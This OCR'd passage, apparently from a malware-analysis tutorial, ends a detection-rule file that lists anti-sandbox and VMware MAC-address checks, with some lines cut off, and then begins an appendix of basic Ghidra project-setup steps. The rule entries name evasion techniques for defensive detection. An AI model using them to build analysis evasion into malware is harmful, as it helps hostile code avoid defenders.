
```
    "Commucate_function_String" : "Indicati
    "Commucate_function" : "Detected by charac
    "Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being pe
    "VMware-MacAddress-Check_1" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses.",
    "VMware-MacAddress-Check_2" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses.",
    "VMware-MacAddress-Check_3" : "This value checks whether it is an analysis environment based on VMware-specific MAC addresses."
}
[EOF]
```

Appendix

An Introduction to the Basic Usage of Ghidra and x32/64dbg

How to Use Ghidra


- Display Project Window




How to Use Ghidra

- Make Project


File > New Project



- Select Project
  > Non-Shared Project




- Select a Directory which you want to save




How to Use Ghidra

- Double Click the display program name.




How to Use Ghidra

- Select Analyze Option

